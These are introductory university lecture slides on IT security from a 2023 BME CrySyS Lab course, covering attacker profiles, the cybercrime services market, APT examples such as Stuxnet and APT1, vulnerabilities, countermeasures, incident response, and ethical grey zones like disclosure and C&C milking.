
Resources = Money

- financial resources can be freely converted to information, knowledge, technical skills, human resources, ...

Examples:

- increase information gathering capabilities
 - » bribery, ransom
 - » purchase of technical documentations
 - » advanced social engineering
 - » use of intelligence gathering approaches (OSINT, SIGINT)
- deepen technical expertise
 - » hiring of experts
 - » improving own competencies and capabilities
- obtain advanced attack tools and methods
 - » zero-day exploits
 - » advanced cryptanalysis tools
 - » increased computing power

Common attacker models



Script kiddie

- Motivations:
 - self-expression
 - achieving some status
- Technical expertise: **limited**
 - uses tools and methods developed by others
 - may minimally extend existing tools, or combine them in new ways
 - may improve in the long-term (education, self-study, practice)
- Information gathering capability: **limited**
 - mainly publicly available information
 - basic social engineering tricks
- Financial resources: **limited**
- No strategic planning, opportunistic target selection
 - chooses targets that seem to be easy to compromise
 - potential success due to negligence on the system owner's side

Disgruntled employee

- Motivations:
 - revenge (typically after having been fired, or still as an employee)
 - can be very determined, sometimes even irrational
 - well defined objectives, conscious target selection
- Information gathering capabilities: **potentially advanced**
 - former employee or still employed → internal access to information
 - may have very detailed technical knowledge about the system
 - has personal connections to other employees (effective social engineering)
- Technical expertise: **potentially advanced**
 - depends on his (former) role in the company
- Financial resources: **limited**
- An example: sabotage against the Maroochy Shire (Australia) waste water management system

http://www.theregister.co.uk/2001/10/31/hacker_jailed_for_revenge_sewage/

Hacktivist group

- Loosely organized group mainly of amateurs
- Motivations:
 - spread or defense of some political or social ideology
 - objectives are often related to actual events (visible response to the event)
 - no long term strategy, ad hoc campaigns
- Information gathering capabilities: **moderate**
 - no resources to obtain internal information
 - may try to gather information by technical means (hacking)
- Technical expertise: **variable, potentially advanced**
 - few leaders who have potentially strong technical background and connections to cyber criminal circles
 - lot of followers who do what they are told to do
- Financial resources: **moderate**
- Examples: Anonymous, Syrian Electronic Army



Cybercrime organization

- One of the largest threat today for ordinary users and organizations
- Motivation: financial profit
- Information gathering capabilities: **potentially advanced**
 - technical approaches (spyware, hacking into servers and user accounts)
 - deception (phishing, social engineering)
- Technical expertise: **advanced**
- Financial resources: **potentially large**
 - can employ expert hackers, specialists
 - can buy exploits, malware, and other advanced attack tools
 - can operate a large background infrastructure
 - well-defined objectives and large scale attack campaigns in space and time
- Examples: many ...

Cybercriminal Ecosystem

IBM

Cybercrime is no longer a one man operation. Within the cybercrime underground an attacker can find a wealth of tools and services that can be bought or rented to facilitate different aspects of the attack lifecycle.*

Fraud as a service is constantly changing and adapting to new security solutions, offering end to end technologies, multiple SLA levels and low prices for everything a cybercriminal might need.

Infrastructure

Cost: \$50 - \$1,000
(Rental per month)

Hosting services for malware update, configuration and command and control servers. Some are fast flux or TOR based.

Spammers

Cost: \$1 - \$4 per 1000 emails

Spam botnet operators that spread emails with attachments or links leading to a Trojan infection.

Malware

Cost: Free - \$20k
(license based)

Trojan designed to steal data, manipulate online banking sessions, inject screens and more.

Exploit Kits

Cost: \$2K
(monthly rental)

Toolkits designed to exploit system and software vulnerabilities resulting in a malicious download.

Droppers

Cost: Free - \$10K

Software designed to download malware to an infected device, evading antivirus and research tools.

Money Mules

Cost: Up to 60% of account balance

A person who receives the stolen money from a hacked account and transfers the funds via an anonymous payment service to the mule operator.

* This infographic shows one possible scenario of a cybercriminal attack lifecycle. Prices for this scenario are estimates.

© Copyright International Business Machines Corporation 2015. Printed in the United States of America (June, 2015) The following are trademarks of International Business Machines Corporation in the United States, or other countries, or both: IBM IBM Logo.

State sponsored attacker (a.k.a. APT)

- One of the largest threat today for governments
- Motivations: political or economical goals
 - clear objectives (espionage or sabotage)
- Information gathering capabilities: **advanced**
 - cyber espionage and surveillance tools
 - traditional intelligence gathering (e.g., SIGINT)
- Technical expertise: **advanced**
 - complex research, development, and training programs
- Financial resources: **large**
 - can employ or train expert hackers
 - can buy zero-day exploits, malware, and advanced attack tools legitimately
 - large background infrastructure
 - strategic planning, and long-term, targeted operations
- Examples:
 - PLA Unit 61398 (China)
 - NSA TAO (USA)

Targeted attacks

- targeted = victim is not random, but chosen on purpose
 - a given organization or (set of) individual(s)
- highly customized tools and intrusion techniques
 - malware delivery by spear phishing and social engineering
 - using partners in the supply chain as stepping stones
 - multiple different exploits (often 0-day or very fresh)
- stealthy operation and persistence
 - bypassing mainstream AV and security products without detection
 - careful design and intensive testing to avoid any anomalies
- well-funded and well-staffed organizations behind
 - military or state intelligence
 - large companies (competitors)



Stuxnet (June 2010)

- “the Most Menacing Malware in History” (Kim Zetter, Wired)
- targeted the Natanz nuclear enrichment plant in Iran
- used multiple zero-day exploits
- possibly created by Western nation states

PC running WinCC PLC management software



PLC controlling the uranium centrifuges



uranium centrifuges



Stuxnet infected PCs, and took over the communication between the PC and the PLC

then modified the PLC program

modified program destroyed centrifuges

[Home](#) / [News & Blogs](#) / [Zero Day](#)

Hungarian Lab found Stuxnet-like Duqu malware

By Ryan Naraine | October 21, 2011, 9:11am PDT

Summary: *The Laboratory of Cryptography and System Security (CrySys) in Hungary confirmed its participation in the initial discovery of the Duqu cyber-surveillance Trojan.*



Laboratory of Cryptography and System Security
Budapest University of Technology and Economics
Department of Telecommunications

www.crysys.hu

A security lab attached to the Budapest University of Technology and Economics in Hungary has come forward as the mystery outfit that found the Stuxnet-like "Duqu" cyber-surveillance Trojan.

According to Symantec's initial [report on Duqu](#) [PDF], the malware sample was passed along by an unnamed "research lab with strong international connections," a statement that led to speculation about the origins and intent of the threat.

Other examples

2012	2013	2014	2015	2016	2017	2018	2019	2020

<https://apt.securelist.com/>

Examples for APTs


- PLA Unit 61398 (APT1)
 - nearly 150 victims over 7 years
 - maintained access to victim networks for an average of 356 days
 - size of its infrastructure implies a large organization with at least dozens, but potentially hundreds of human operators



Hacked by APT1

Industries that have been targeted by the China-based espionage group APT1, according to US security firm Mandiant

Timeline by sector




Examples for APTs

- Office of Tailored Access Operations (TAO)
 - cyber-warfare intelligence-gathering unit of the NSA
 - identifies, monitors, infiltrates, and gathers intelligence on computer systems being used by entities foreign to the United States (computer network exploitation)
 - has tools for breaking into commonly used hardware, including routers, switches, and firewalls from multiple product vendor lines
 - more info: https://hu.wikipedia.org/wiki/Tailored_Access_Operations



Attacks

- An attack is a process or activity in which vulnerabilities are exploited by an attacker with malicious intent in order to compromise a system by subverting its security goals
- An attack may be a complex process...
- Understanding attack techniques is useful for designing effective countermeasures



kill chain model



Vulnerabilities

Vulnerability types

- **Technical** – design flaws and implementation errors in hardware, software, interfaces, and protocols
- **Physical** – weaknesses allowing for physical access (e.g., unlocked door)
- **Operational** – weaknesses in the procedures used to operate the system
- **Personnel** – lack of security awareness, know-how, and trustworthiness of people (employees, operators, contractors)

Why do vulnerabilities exist?

- Complexity of systems
- Lack or limitations of methods for design, implementation, testing, and verification
 - e.g., proposed formal verification methods do not scale
 - e.g., testing cannot be exhaustive in practice
- Limitation of resources
 - money
 - time
 - knowledgeable work force
- Making wrong assumptions during design or operations
 - e.g., neglecting a given type of attack or a given type of attacker
- Creating poor specifications for implementers
 - as a result, implementers with little security knowledge and skills make decisions during implementation

Publicly known vulnerabilities

- Technical vulnerabilities may be publicly disclosed through a *responsible disclosure procedure*
- Reported technical vulnerabilities get a globally recognized identifier
 - CVE ID – Common Vulnerabilities and Exposures (cve.mitre.org)
- Information on reported technical vulnerabilities is stored in public vulnerability databases
 - structured vulnerability information in a searchable form
 - example: US National Vulnerability Database (nvd.nist.gov)
- Public availability of vulnerability information helps keeping systems free from known vulnerabilities
 - this alone can dramatically decrease the risk one faces
 - on the other hand, there may be systems where fixing known vulnerabilities is slow or even impossible

Zero-day vulnerabilities

- Vulnerabilities that are known only to attackers
 - some companies make their living out of finding and selling such zero-day vulnerabilities (or exploits) to criminals and governments
- Zero-day vulnerabilities are dangerous, because potential victims are usually not prepared for them
- Fortunately, they are expensive, hence often used only in targeted attacks where
 - successfully compromising a particular target is important
 - risk of detection and exposure of the zero-day vulnerability is small



Countermeasures

Countermeasures

- **Technical** – host and network security controls
 - e.g., firewalls, anti-virus software, authentication tokens, security protocols, cryptographic algorithms, ...
- **Physical** – countermeasures providing physical security
 - e.g., locks, fences, security guards, tamper resistant hardware, ...
- **Operational** – policies and procedures related to the operation of the system and management of the personnel
 - e.g., password changing policies, regular security testing, ...
 - e.g., hiring and firing procedures, vacation policies, ...
- **Personnel** – measures for increasing security awareness and trustworthiness of people
 - e.g., security education, increasing employee satisfaction with good salaries

Technical security countermeasures

Preventive measures  Detection mechanisms

Examples:

- encryption
- entity authentication
- access control
- ASLR
- CFI
- virus scanning
- firewall
- network IPS
- tamper resistance
- security education
- ...

Examples:

- message integrity checksum
- rootkit detection
- network IDS
- log analysis
- SIEM
- tamper evidence
- ...

Security engineering

- Design and implementation, or selection and integration of security controls to **minimize risk under some budget constraints**
- Typical questions to consider:
 - What assets do we have in our system?
 - What are the plausible threats?
 - What are the known and potential vulnerabilities of our system?
 - What is the likelihood of those vulnerabilities being exploited by the plausible threats?
 - What is the expected loss when assets are attacked successfully?
 - What countermeasures can reduce the risk in a cost effective way?
- Resulting security architecture will have **trade-offs**
 - security vs. services, features, usability, efficiency, cost, ...
 - typically, some risks always remain uncovered



Security incident response

Security incidents

- A security incident is a ***detected*** system compromise caused by a successful attack

Examples:

- » a Facebook account is hacked (how is this detected?)
- » data storage is encrypted by a ransomware (how is this detected?)
- » a web service is disabled by a flood of requests (how is this detected?)


- Security incidents can have a strong negative impact on victim organizations or individuals
 - interrupted business continuity, direct revenue loss
 - loss of reputation
 - loss of irreplaceable data (e.g., family photos)
- Hence, effective and efficient response to security incidents is extremely important

Incident response goals

- Minimize disruption to business operations
 - Containment of compromise
 - System recovery
- Prevent future incidents of the same kind
 - Incident analysis
 - Recommendations for eliminating identified vulnerabilities
- Support for law enforcement
 - Forensically sound retrieval and handling of evidence
 - Accurate analysis reports

Incident response process

pre-incident



→ provides input to or influences

Summary

- IT security deals with the prevention and detection of deliberate attacks aiming at compromising IT systems, as well as with responding to security incidents
- From the system operator's point of view, security is essentially risk management
 - i.e., a circular process aiming at sustaining a well-protected state of the system
- Risk is defined as the expected loss resulting from potential attacks, and it is affected by the following factors:
 - impact of an attack (amount of potential loss)
 - attacker type (motivation, intent, opportunity, capabilities, resources)
 - vulnerabilities (weaknesses in the design, implementation, and operation of the system that can be exploited by attacks)
 - countermeasures (security mechanisms compensating for vulnerabilities)
- The risk cannot be fully eliminated in practice, so the goal is to minimize it (or keep the residual risk below a threshold) under some budget constraints
- Despite all precautions, there will always be successful attacks that lead to incidents
- Effective and efficient handling of security incidents is extremely important



End of Part 1

Control questions

- Basic concepts, risk management
 - What kind of problems does IT security deal with?
 - What is an attacker, and why attacks can be successful against systems?
 - What the system operator can do against attacks?
 - What do we mean by the term system compromise?
 - Define the following important concepts:
 - » Confidentiality, integrity, availability (CIA)
 - » Authentication, authorization, accountability (AAA)
 - » Security engineering, security operations
 - How do we define the notion of risk?
 - What factors do affect the risk?
 - What are the main questions to consider during risk assessment?
 - What does residual risk mean? Why can risk not be fully eliminated?

Control questions

- Attackers
 - How can attackers be characterized?
 - What information can be useful for a successful attack?
 - What are the possible levels of the technical expertise of attackers?
 - Why financial resources are important for attackers?
 - What are the typical attacker profiles (models)? For each profile, summarize the motivation, the capabilities, and the resources available!
 - What kind of services are available for attackers on the underground market?
 - What are the main features of targeted attacks?
 - What is Stuxnet? Why was it important?
 - What is the “kill chain” model?

Control questions

- Vulnerabilities, countermeasures, incidents
 - What type if vulnerabilities do exist in IT systems?
 - What are the reasons for the existence of technical vulnerabilities?
 - How do we handle publicly known vulnerabilities?
 - What are zero-day vulnerabilities? Why are they dangerous?
 - How can we reduce the risk in IT systems?
 - List some preventive countermeasures and some detection mechanisms!
 - What is a security incident?
 - Why is it important to handle incidents effectively and efficiently?
 - What are the goals of security incident response?
 - What are the main steps of the incident response process?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Introduction to IT Security – Part 2

VIHIAAC01 – IT Security, 2023

Levente Buttyán

CrySyS Lab, BME

buttyan@crysys.hu

Contents

-

Part 1

- Main concepts, actors, and relationships in IT security
- The concept of **risk** and the factors affecting risk
 - » Attackers
 - » Vulnerabilities
 - » Countermeasures
- Basics of security incident response

-

Part 2

- Ethical issues in IT security
- More IT security @BME



Ethical issues in IT security

Ethics

- a.k.a. moral philosophy
- a branch of philosophy that addresses questions of morality
 - what is good and bad?
 - what is right and wrong?
- Can good/right (bad/wrong) be defined in an absolute sense?
- descriptive vs. normative ethics
 - descriptive (comparative) ethics:
 - » observation of the moral decision-making process of people with the goal of describing the phenomenon
 - » studies how personal and cultural values, social norms, and religious beliefs affect moral decision-making
 - prescriptive (normative) ethics:
 - » tries to define (if at all possible) what good or right actually means independently of the values, norms, or beliefs held by any particular cultures

Applied ethics

- attempts to apply ethical theory to real-life situations occurring in a particular domain of action
- example domains:
 - business, bio technology, engineering, IT security, ...
- example questions:
 - Is getting an abortion immoral?
 - Is euthanasia immoral?
 - Is positive discrimination right or wrong?
 - Is lying always wrong?
 - Is writing malware always wrong?
 - Is unauthorized penetration to computer systems always wrong?
- the answer is almost never a clear yes or no statement
 - may depend on the ethical theory used
 - may depend on circumstances of a particular situation

Engineering ethics


- a field of applied ethics, dealing with moral principles that apply to the practice of engineering
- examines and sets the obligations of engineers to society, to their clients, and to the profession
- motivated by sad engineering failures in the past
 - e.g., collapse of the Quebec Bridge in 1907
 - » engineering calculations were not checked thoroughly
 - » concerns of the construction engineers were neglected
 - » bridge collapsed, 75 construction workers were killed
 - » as a reminder to the tragedy, Canadian-trained engineers get an Iron Ring, which is a symbol of the obligations and ethics associated with their profession



more: https://en.wikipedia.org/wiki/Quebec_Bridge#Collapse_of_August_29.2C_1907

Other examples for engineering failures

- Boston molasses disaster (1919)
- Chevrolet Corvair safety problems (1960s)
- Ford Pinto safety problems (1970s)
- Three Mile Island accident (1979)
- Chernobyl disaster (1986)
- Space Shuttle Challenger disaster (1986)
- Space Shuttle Columbia disaster (2003)
- Diesel emission scandal (2014)
- ...



Clear ethical problems in IT security

- carrying out cyber attacks deliberately
- supporting attackers explicitly
 - creating and selling malware
 - hunting for vulnerabilities and selling on the black market
 - designing products with backdoors
 - ...
- not following known best practices and not using state-of-the-art security technology resulting in increased risk of data breaches and other system compromise
 - using weak encryption (e.g., "home-made" ciphers)
 - using weak passwords
 - leaving unused ports open
 - not using firewalls and segregation of networks
 - no logging or not checking logs
 - designing products with weak protection (see e.g., IoT devices)
 - ...

Ethical issues in IT security – the gray zone

- ethical hacking
- disclosure of vulnerabilities
- reverse engineering
- malware for the good
- C&C milking
- uncovering cyber operations of state sponsored agencies
- sharing malware samples for research purposes
- ...

Ethical hacking



penetration testing

- the goal is to discover unknown vulnerabilities before attackers do so
- applies tools and techniques similar to those used by real attackers
- **always done under contract** which defines the scope and conditions
- examples: pentesting companies



hacking systems for a morally justifiable reason

examples:

» BKK hacker

<https://techcrunch.com/2017/07/25/hungarian-hacker-arrested-for-pressing-f12>

» Football leaks

<https://www.zdnet.com/article/hacker-behind-football-leaks-arrested-in-hungary/>

» hacking into a botnet C&C in order to seize its control

<https://www.zdnet.com/article/avast-and-french-police-take-over-malware-botnet-and-disinfect-850000-computers/>

» breaking encryption on the mobile phones of terrorists

https://en.wikipedia.org/wiki/FBI–Apple_encryption_dispute

Disclosure of vulnerabilities



“responsible disclosure”

- discovered vulnerabilities are usually published to help system operators to introduce countermeasures and to force vendors to develop a patch
- vulnerabilities are typically disclosed only after a period of time that allows for the vulnerability to be fixed or a work-around to be introduced



questions and issues

- Who should determine the grace period?
 - » e.g., Google Project Zero has a 90-day disclosure deadline which starts after notifying the vendor affected by the discovered vulnerability
- What if the vendor does not respond? What if the vulnerability cannot be fixed within the deadline?
 - » disclosing details would harm users of the vulnerable product or service
- even if a patch is released, not everyone will or can install it immediately
 - » e.g., in industrial systems patching should follow maintenance cycles
 - » disclosure may put critical systems at risk

Malware for the good



- Example: Hajime
 - malware that infects embedded IoT devices
 - does not have a malicious warhead
 - rather it fixes vulnerabilities and protects “victims” from other malware
 - appeared as a response to weak security of IoT devices and the emergence of IoT botnets such as Mirai
 - however, it is capable of receiving digitally signed commands from its creator...

- questions and issues
 - Shall we thank the creator of Hajime for “saving the IoT world”?
 - Would Hajime be morally justifiable if it had no remote control capabilities?
 - What if it had deleted itself after fixing and hardening vulnerable devices?

C&C milking



- breaking into the C&C servers of malware and extracting information
 - data collected by the attacker
 - database of victims
 - downloadable modules of the malware
 - logs that may give clues about location or identity of the attacker
- questions and issues
 - C&C servers are often ordinary servers on the Internet hacked and used by attackers for their own purposes --» by milking them we may get non-attacker data as well
 - How long should you observe the server?
